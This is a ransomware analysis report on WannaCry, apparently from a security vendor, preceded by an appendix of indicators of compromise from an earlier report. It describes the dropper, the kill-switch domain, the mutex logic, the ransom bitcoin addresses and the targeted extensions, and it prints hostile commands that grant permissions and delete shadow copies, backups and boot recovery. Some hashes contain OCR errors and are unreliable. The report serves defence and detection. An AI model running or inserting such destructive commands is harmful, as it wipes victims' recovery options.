


Figure 15: Quarantine System by IP Address into Groups: Palo Alto Networks Specific



Appendix C: Indicators of Compromise (IOCs)

Appendix C: Consolidated Indicator List

Description

The following appendix contains consolidated IOC information.

394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b
61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842
128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd
4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6
448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237
47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51df1felac34
c7f1cf9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb1731b180a
e4b2d326f9c47ebld79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a
47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51df1felac34
394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b
772ceedbc2cacf7b16ae967de310350e42aa47e5cef19f4423220d41501d86a5
61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842
c7f1cf9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd
5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb1731b180a
4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6
010d4517c81bcd438cb36fdf612274498d08db19bba174462ecbede7d9ce6bb
efd2f4c3fe4e9f2c9ac680a9c670cca378cef6b8776f2362ed278317bfb1fca8
113525c6bea55fa2a2c6cf406184092d743f9d099535923a12cdd9b9192009c4
d56dbe26887a4bef9b2c8f0d05f4502b80083e62ba3c7299c02e01b9eefeb2e4
dbdea08e7b970d395236b8e0aada6fc07fb23e6181485d86f65da1e73ab2ba2e
9979678be7b89a9f01c2481ea6f420417e67572f52aad66ae4ccce3c65a7b504
57fb0ec1eb292956a8d5031d6c2d1369acf5745b94a776aa6957e701003078d6
0752f86b7c1c2b053b3eb4f1b60c046bb114af56882f512b657728f14749cbc9
7b589d45825c096d42bdf341193d3df8fd9a0bd612a6ebd7466c26a753304df9
052f0eb5986e92afc5460eafec293f805851cf2a98bdd2d2aed97eec6c7946a9
01e860972e621c1bd6c990d1817ebc0309dd9298f0e0819cc14d2ffcaa1820e7
25a3497d69604baf4be4d80b6824c06f1b7120144f98eeb0a13d57d6f72eb8e9
af0ae0fa877f921d198239b7c722e12d14b2aa32fdfadaa37b47f558ae366de9
218fac3d0639c0d762fcf71685bcf6b64c33d1533df03b4c4223d9b07cale3c2
97943739ccf8a00036dd3cdd0ba48e17a82ab9b65cc22c17c6e6258e72bb9ade
c7f1cf9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
f1710c802ce590bc737eda6d1845f390a7e7d2cf43313c3362768c5f9f94a807
66d24a529308d8ab7b27ddd43a6c2db84107b831257efb664044ec4437f9487b
62aabce7a5741a9270cddac49cd1d715305c1d0505e620bbeaec6ff9b6fd0260
5469facc266d5582bd387d69032a91c8fff373213b66a2f0852666e72bcd1da
66fdb7e7d868346e730113ccb9977ca840c4c337434b5fe517f7b1a858fd8317
2bab3716a1f19879ca2e6d98c518debb107e0ed8e1534241f7769193807aac83
7c7ff63898d59522bed1e4f0f7bd43a92a3167d66593628e040e36f90bfb2e5d
c7f937375e8b21dca10ea125e644133de3afc7766a8ca4fc8376470277832d95
6c195ea18c05bbf091f09873ed9cd533ec7c8de7a831b85690e48290b579634b
5a2f540018ca7c012a5d674bd929a0f38bf458043d4eeade1e2cdef94aab5eb8
47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51df1felac34
528714aaaa4a083e72599c32c18aa146db503eee80da236b20aeallaa43bdf62
e5b643cb6ec30d0d0b458e3f2800609f260a5f15c4ac66faf4ebf384f7976df6
7d544878dba1153791542b4212aaf76f897367bd21e7f26f070b1066acd5b810
6b28a43eda5b6f828a65574e3f08a6d00e0acf84cbb94aac5cec5cd448a4649d
7f16824e7ad9eelad2debca2a22413cde08f02ee9f0d08d64eb4cb318538be9c
319a001d09ee9d754e8789116bbb21a3c624c999dae9cf83fde90a3fbe67ee6c

Filenames

ntssrvr32.exe	dfrag.exe	briaw002.exe	caiaw00f.exe
drdisk.sys	ipsecure.exe	olvsnap.exe	newtvsc.exe
caclsrv.exe	rdsadmin.exe	dmwaudio.exe	cv.doc
dvdquery.exe	sfmsc.exe	briaw006.exe	cv_itworx.doc
msinit.exe	extract.exe	miWApRpl.exe	cv_mci.doc
sigver.exe	dnslookup.exe	caiaw00b.exe	discount_voucher_codes.xlsm
wcscript.exe	iissrv.exe	lxiaw003.exe	Health_insurance_plan.doc
clean.exe	regsys.exe	pdwmtphw.exe	Health_insurance_registration.doc
event.exe	smbinit.exe	caiaw00a.exe	job_titles.doc
ntfrsutil.exe	ntertmgr32.exe	sdwprint.exe	job_titles_itworx.doc
routeman.exe	ntertmgr64.exe	caiaw00d.exe	job_titles_mci.doc
ntnw.exe	vdsk911.sys	kyiaw002.exe	Password_Policy.xlsm
certuti.exe	dcT21x400i.pnf	sdwscdrv.exe	ccd
findfile.exe	vsfnp7_6.pnf	briaw00a.exe	ccd6.exe
ntdsutl.exe	caiaw00e.exe	saiaw002.exe	ssc
rrasrv.exe	sbuvideo.exe	_mvscdsc.exe	tss.ps1
netx.exe	caiaw00i.exe	hdvmp32.exe	Tmp9932u1.bat
ctrl.exe	olvume.exe	_s3wcap32.exe	Tmp765643.txt
gpget.exe	usinwb2.exe	hpiaw001.exe	dp.ps1
power.exe	briaw005.exe	lxiaw004.exe	ccd61.ps1
sacses.exe	fpwwlwf.exe	cniaw001.exe	dp.ps1
fsuti.exe	epiaw003.exe	lxiaw006.exe	



REPORT 3: WANNACRY RANSOMWARE ANALYSIS

May 2017

Table of Contents

PAGE	TITLE
82	Summary
82	Analysis
87	Mitigation
88	LogRhythm Signatures
89	Network Monitor Query Rules
89	Indicators of Compromise



Summary

Ransomware that has been publicly named “WannaCry”, “WCry” or “WanaCryptOr” (based on strings in the binary and encrypted files) has spread to at least 74 countries as of Friday 12 May 2017, reportedly targeting Russia initially, and spreading to telecommunications, shipping, car manufacturers, universities and health care industries, among others. The malware encrypts user files, demanding a fee of either \$300 or \$600 worth of bitcoins to an address specified in the instructions displayed after infection.

The WannaCry ransomware is composed of multiple components. An initial dropper contains the encrypter as an embedded resource; the encrypter component contains a decryption application (“Wana DecryptOr 2.0”), a password-protected zip containing a copy of Tor, and several individual files with configuration information and encryption keys. It is not conclusively known as of this report what vector was used for the initial infection. There was speculation that a weaponized PDF was circulated in a phishing campaign, but analysts have not confirmed this conjecture, and the supposed PDF sample obtained by LogRhythm analysts was not functional.


Analysis


Multiple samples of the WannaCry dropper have been identified by researchers. Although they share similar functionality, the samples differ slightly. The dropper sample, encrypter, and decrypter analyzed in this report have the following SHA256 hash values:

Dropper	24d004a104d4d54034dbcfcc2a4b19a11f39008a575aa614ea04703480b1022c
Encrypter	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Decrypter	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

The authors did not appear to be concerned with thwarting analysis, as the samples analyzed have contained little if any obfuscation, anti-debugging, or VM-aware code. However, the malware makes use of an exploit developed by NSA analysts that was patched by Microsoft 14 March 2017 (MS17-010, see <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx> for details), although there are many unpatched systems still vulnerable. Applying this patch will mitigate the spread of WannaCry, but will not prevent infection.

The exploit used, named EternalBlue, exploits a vulnerability in the Server Message Block (SMB) protocol that allows the malware to spread to all unpatched Windows systems from XP to 2016 on a network that have this protocol enabled. This vulnerability allows remote code execution over SMB v1. WannaCry utilizes this exploit by crafting a custom SMB session request with hard-coded values based on the target system. Notably, after the first SMB packet sent to the victim’s IP address, the malware sends two additional packets to the victim containing the hard-coded IP addresses 192.168.56.20 and 172.16.99.5. A LogRhythm Network Monitor query rule to detect this traffic is included at the end of this report.






Sample SMB packet

When the dropper is executed, it first attempts to make a connection to the domain `http://www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com` and exits if the connection is successful. This domain was previously unregistered, causing this connection to fail. However, on the afternoon of May 12, this domain was registered and sinkholed by researcher MalwareTech, effectively acting as a “kill switch” for many systems, and thereby slowing the rate of infection. However, the method by which the malware opens the connection does not affect systems connecting through a proxy server, leaving those systems still vulnerable.

If the connection fails, the dropper attempts to create a service named “mssecsvc2.0” with the DisplayName “Microsoft Security Center (2.0) Service.” This can be observed in the System Event Log as event ID 7036, indicating that the service has started.

The dropper then extracts the encrypter binary from its resource R/1831, writes it to the hardcoded filename `%WinDir%\tasksche.exe`, and then executes it.

When executed, the encrypter checks to see if the mutex “MsWinZonesCacheCounterMutexA” exists, and will not proceed if present.



```
push    offset aGlobalMswinzon ; "Global\\MsWinZonesCacheCounterMutexA"
lea     eax, [ebp+Dest]
push    offset aSD             ; The sprintf format "%s%d" appends a "0" to the end of the mutex name
push    eax                   ; Dest
call    ds:sprintf             ; Global\\MsWinZonesCacheCounterMutexA0
xor     esi, esi
add     esp, 10h
cmp     [ebp+arg_0], esi
jle     short loc_401F4C

; CODE XREF: check_mutex+4B↓j
lea     eax, [ebp+Dest]
push    eax                   ; lpName
push    1                     ; bInheritHandle
push    100000h               ; dwDesiredAccess
call    ds:OpenMutexA         ; Check for existence of mutex
test    eax, eax
jnz     short loc_401F51 ; If this mutex exists, the malware exits
push    1000                  ; dwMilliseconds
call    ds:Sleep
inc     esi                   ; Increment the counter
cmp     esi, [ebp+arg_0] ; Compares the incrementer to the value 60, effectively
; performing this mutex check each second for one minute
jl      short loc_401F26
```

The encrypter binary also contains a password-protected zip file (password: WNCry@2oI7) containing the following files:

- A directory named “msg” containing Rich Text Format files with the extension .wnry. These files are the “Readme” file used by the @WanaDecryptor@.exe decrypter program in each of the following languages:

bulgarian	english	italian	romanian
chinese (simplified)	filipino	japanese	russian
chinese (traditional)	finnish	korean	slovak
croatian	french	latvian	spanish
czech	german	norwegian	swedish
danish	greek	polish	turkish
dutch	indonesian	portuguese	vietnamese

The English and Spanish translations (at least) of the decryption message appear to be machine-translated, as there are grammatical mistakes that would not be expected from native speakers.

- b.wnry, a bitmap file displaying instructions for decryption
- c.wnry, containing the following addresses:
 - gx7ekbenv2riucmf.onion
 - 57g7spgrzlojinan.onion
 - xxlvbrloxvriy2c5.onion
 - 76jdd2ir2embyv47.onion
 - cwwnhwhlz52maq7.onion
 - <https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>
- r.wnry, additional decryption instructions used by the decrypter tool, in English
- s.wnry, a zip file containing the Tor software executable
- t.wnry, encrypted using the WANNACRY! encryption format, where "WANNACRY!" is the file header
- taskdl.exe, (hash 4a468603fdbc7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79), file deletion tool
- taskse.exe, (hash 2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d), enumerates Remote Desktop Protocol (RDP) sessions and executes the malware on each session
- u.wnry (hash b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25), "@WanaDecryptor@.exe" decrypter file

After dropping these files to its working directory, the malware attempts to change the attributes of all the files to "hidden" and grant full access to all files in the current directory and any directories below. It does this by executing "attrib +h .", followed by "icacls . /grant Everyone:F /T /C /Q".

```
push    ebx                ; lpExitCode
push    ebx                ; dwMilliseconds
push    offset CommandLine ; "attrib +h ."
call    sub_401064
push    ebx                ; lpExitCode
push    ebx                ; dwMilliseconds
push    offset aIcacs_GrntEv ; "icacls . /grant Everyone:F /T /C /Q"
call    sub_401064
```

WannaCry then proceeds to encrypt files on the system, searching for the following file extensions, which are hard-coded in the binary:

.docx	.ppam	.sti	.vcd	.3gp	.sch	.myd	.wb2
.docb	.potx	.sldx	.jpeg	.mp4	.dch	.frm	.slk
.docm	.potm	.sldm	.jpg	.mov	.dip	.odb	.dif
.dot	.pst	.sldm	.bmp	.avi	.pl	.dbf	.stc
.dotm	.ost	.vdi	.png	.asf	.vb	.db	.sxc
.dotx	.msg	.vmdk	.gif	.mpeg	.vbs	.mdb	.ots
.xls	.eml	.vmx	.raw	.vob	.ps1	.accdb	.ods
.xlsx	.edb	.gpg	.cgm	.mpg	.bat	.sql	.3dm
.xlsm	.vsd	.aes	.tif	.wmv	.cmd	.sqlitedb	.max
.xlsb	.vsdx	.ARC	.tiff	.fla	.js	.sqlite3	.3ds
.xlw	.txt	.PAQ	.nef	.swf	.asm	.asc	.uot
.xlt	.csv	.bz2	.psd	.wav	.h	.lay6	.stw
.xlm	.rtf	.tbk	.ai	.mp3	.pas	.lay	.sxw
.xlc	.123	.bak	.svg	.sh	.cpp	.mml	.ott
.xltx	.wks	.tar	.djvu	.class	.c	.sxm	.odt
.xltn	.wk1	.tgz	.m4u	.jar	.cs	.otg	.pem
.ppt	.pdf	.gz	.m3u	.java	.suo	.odg	.p12
.pptx	.dwg	.7z	.mid	.rb	.sln	.uop	.csr
.pptm	.onetoc2	.rar	.wma	.asp	.ldf	.std	.crt
.pot	.snt	.zip	.flv	.php	.mdf	.sxd	.key
.pps	.hwp	.backup	.3g2	.jsp	.ibd	.otp	.pfx
.ppsm	.602	.iso	.mkv	.brd	.myi	.odp	.der
.ppsx	.sxi						

In addition, a registry key is written to "HKLM\SOFTWARE\Wow6432Node\WanaCrypt0r\wd" which adds a key to reference the location from which WannaCry was originally executed.

The WannaCry encrypter launches the embedded decrypter binary "@WanaDecryptor@.exe", which displays two timers and instructions for sending the ransom in the configured language of the infected system. The instructions demand a payment of \$300 worth of bitcoins to a specified address. The following addresses are hardcoded in the binary, although only the first was observed to be used by the analyzed sample:

- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- 115p7UMMngo1pMvKpHijcRdfJNXj6LrLn
- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

```


push    ebp
mov     ebp, esp
sub     esp, 318h
lea     eax, [ebp+var_318]
push    1 ; int
push    eax ; void *
mov     [ebp+var_C], offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
mov     [ebp+var_8], offset a12t9ydpgwueZ9n ; "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
mov     [ebp+var_4], offset a115p7ummngo1p ; "115p7UMMngo1pMvKpHijcRdfJNXj6LrLn"
call    sub_401000
pop     ecx

```

The following is a screenshot of the "Wana Decrypt0r 2.0" program:



The malware also displays the following bitmap image contained in "b.wnry" on the desktop, in case the "Wana Decrypt0r" program failed to execute:



If the ransom is not paid before the first timer expires, the ransom price doubles. After the second timer expires, the malware readme states that the files will be unrecoverable. Once the files are encrypted, they are unrecoverable without the decryption key. The malware uses the Microsoft Enhanced RSA and AES Cryptographic Provider libraries to perform the encryption.

After the files are encrypted, the decrypter program attempts to delete any Windows Shadow Copies via this command:

```
cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadm delete catalog -quiet
```

Mitigation


If a system becomes infected with the WannaCry ransomware, it is best to try to restore files from backup rather than paying the ransom, as there is no guarantee that payment will lead to successful decryption.

In order to prevent infection and the spread of this malware across the network, all Windows systems should be up to date on current patches and antivirus signatures. Additionally, blocking inbound connections to SMB ports (139 and 445) will prevent the spread of the malware to systems still vulnerable to the patched exploit.


For further guidance, refer to the following Microsoft blog article that references an emergency patch that was issued for customers who are running unsupported operating systems.

<https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>


LogRhythm Signatures



